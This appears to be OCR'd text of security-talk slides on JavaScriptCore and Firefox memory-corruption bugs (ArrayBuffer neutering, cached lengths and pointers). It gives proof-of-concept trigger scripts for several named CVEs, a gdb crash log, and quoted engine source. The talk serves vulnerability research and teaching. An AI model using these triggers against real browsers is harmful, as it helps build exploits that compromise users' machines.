
```
var a1 = new Uint8Array(0x20);
for (var i = 0; i < 0x20; i ++)
{
    a1[i] =0x40;
}
a1[0x1e] =0x0;
a1[0x1f] =0x0;
var a2 = a1.slice(0, 0x10);
var a3 = new Array(2);
a3[1] = 1;
debug(a3[0]);
```



```
Program received signal SIGSEGV, Segmentation fault.
0x000000000123a4f2 in JSC::JSCell::isString (this=0x404040404040) a
e/JavaScriptCore/runtime/JSCellInlines.h:160
160         return m_type == StringType;
(gdb) reg read
Undefined command: "reg".  Try "help".
(gdb) info reg
rax            0x404040404040   70644700037184
rbx            0x7ffff41fd000   140737289113600
rcx            0x0      0
rdx            0x404040404040   70644700037184
rsi            0x7fffffffcdb0   140737488342448
rdi            0x404040404040   70644700037184
rbp            0x7fffffffccd0   0x7fffffffccd0
rsp            0x7fffffffccd0   0x7fffffffccd0
r8             0x7ffff41e5320   140737289016096
r9             0x7fffb21cc940   140736181619008
r10            0x7fffb3df1000   140736211128320
r11            0x7fffb3df5868   140736211146856
r12            0x123b61a        19117594
r13            0x7fffb35f0a08   140736202738184
r14            0xffff000000000000       -281474976710656
r15            0xffff000000000002       -281474976710654
rip            0x123a4f2        0x123a4f2 <JSC::JSCell::isString()
```

CVE-2014-1513:ArrayBuffer neutering case (Firefox)


- Found by Jüri Aedla and pwned Firefox in Pwn2Own 2014
- What is ArrayBuffer neutering?
- Neutering logic varies amongst different JS engine
  - E.g Firefox implements by setting ArrayBuffer byteLength to 0




```
<script>
  function neuterArrayBuffer(ab)
  {
    ...
  }
  var ab = new ArrayBuffer(4000);
  var a = new Uint8Array(ab);
  var nasty = {
    valueOf: function () {
      print("neutering...");
      neuterArrayBuffer(ab);
      print("neutered");
      return 3000;
    }
  };

  var aa = a.subarray(0, nasty);
  for (var i = 0; i < 3000; i++)
    aa[i] = 17;
  </script>
```

CVE-2016-4734: Memory Corruption in TypedArray.fill by Natalie Silvanovich

- JavaScriptCore’s ArrayBuffer neutering impelmentation
  - It sets ArrayBuffer‘s m_data pointer to NULL
  - Bad news: no chance to exploit in 64bit Safari




```
void transfer(ArrayBufferContents& other)
{
    ASSERT(!other.m_data);
    other.m_data = m_data;
    other.m_sizeInBytes = m_sizeInBytes;
    m_data = 0;
    m_sizeInBytes = 0;
}
```



```
bool isNeutered() { return !m_contents.m_data; }
```

CVE-2016-4734: Memory Corruption in TypedArray.fill by Natalie Silvanovich




```
<html>
<body>
<script>

function f(){
   try{
   postMessage("test", "http://127.0.0.1", [q])
  } catch(e){
  }
   return 0x12345678;
}

alert(Date);

var q = new ArrayBuffer(0x7fffffff);
var o = {valueOf : f}
var a = new Uint8Array(q);

  // alert(q.byteLength);
var t = [];

try{
    a.fill(0x12, o, 0x77777777);
} catch(e){
}
</script>
</body>
</html>
```

Transfer the ArrayBuffer to get it neutered

o.toPrimitive will be called, call JS valueOf to convert to primitive value.

CVE-2016-4622: Cached something(Length)


- Now we know valueOf redefinition plays happily with JavaScriptCore
  - Can be called during runtime function execution.
  - Can it change something cached in the stack?
- CVE-2016-4622: by saelo



```
var a = [];
    for (var i = 0; i < 100; i++)
        a.push(i + 0.123);
var b = a.slice(0, {valueOf: function() { a.length = 0; return 10; }});
```

Shrink the array, but there is cached length

CVE-2016-4622: Cached something(Length)



```
EncodedJSValue JSC_HOST_CALL arrayProtoFuncSlice(ExecState* exec)
{
    // http://developer.netscape.com/docs/manuals/js/client/jsref/array.htm#1193713 or 15.4.4.10
    JSObject* thisObj = exec->thisValue().toThis(exec, StrictMode).toObject(exec);
    if (!thisObj)
        return JSValue::encode(JSValue());
    unsigned length = getLength(exec, thisObj);
    ...
    unsigned begin = argumentClampedIndexFromStartOrEnd(exec, 0, length);
    unsigned end = argumentClampedIndexFromStartOrEnd(exec, 1, length, length);

    std::pair<SpeciesConstructResult, JSObject*> speciesResult = speciesConstructArray(exec, thisObj, end - begin);
    // We can only get an exception if we call some user function.
    if (UNLIKELY(speciesResult.first == SpeciesConstructResult::Exception))
        return JSValue::encode(jsUndefined());

    if (LIKELY(speciesResult.first == SpeciesConstructResult::FastPath && isJSArray(thisObj))) {
        if (JSArray* result = asArray(thisObj)->fastSlice(*exec, begin, end - begin))
            return JSValue::encode(result);
    }
    ...
    return JSValue::encode(result);
}
```


Here length is cached

valueOf is called to shrink the Array

fastSlice is called to slice the array using OOB-ed range


CVE-2016-1857: Cached something (Pointer)

- Most redefinition cases tend to make smaller the length
  - How about making it bigger? Yes, the original buffer could be freed
- CVE-2016-1857: by KeenLab used to pwn OS X safari in Pwn2Own 2016



```
var bigArray = [];
var bigNum = 123456789.19;
var smallNum = 1234444.19;
var toStringCount = 0;

function fillBigArrayViaToString() {
    return 0;
}

Function.prototype.toString = function(x) {
    debug(1);
    toStringCount++;
    bigArray.push(smallNum);

    bigArray.push(fillBigArrayViaToString);
    bigArray.push(fillBigArrayViaToString);
    return bigNum;
};
var i = 0;
for (i = 0; i < 4000; i ++)
{
bigArray.push(fillBigArrayViaToString);
bigArray.push(fillBigArrayViaToString);
}
var stringResult = bigArray.join(":");
```

CVE-2016-1857: Cached something (Pointer)




```
static inline JSValue join(ExecState& state, JSObject* thisObject, StringView separator)
{
    unsigned length = getLength(&state, thisObject);
    ...
    switch (thisObject->indexingType()) {
    case ALL_CONTIGUOUS_INDEXING_TYPES:
    case ALL_INT32_INDEXING_TYPES: {
        auto& butterfly = *thisObject->butterfly();
        if (length > butterfly.publicLength())
            break;
        JSStringJoiner joiner(state, separator, length);
        auto data = butterfly.contiguous().data();
        bool holesKnownToBeOK = false;
        for (unsigned i = 0; i < length; ++i) {
            if (JSValue value = data[i].get()) {
                joiner.append(state, value);
                if (state.hadException())
                    return jsUndefined();
            } else {
                if (!holesKnownToBeOK) {
                    if (holesMustForwardToPrototype(state, thisObject))
                        goto generalCase;
                    holesKnownToBeOK = true;
                }
                joiner.appendEmptyString();
            }
        }
```

Cache array butterfly on the stack

Here, toString redefinition can be called

CVE-2016-1857: Cached something (Pointer)



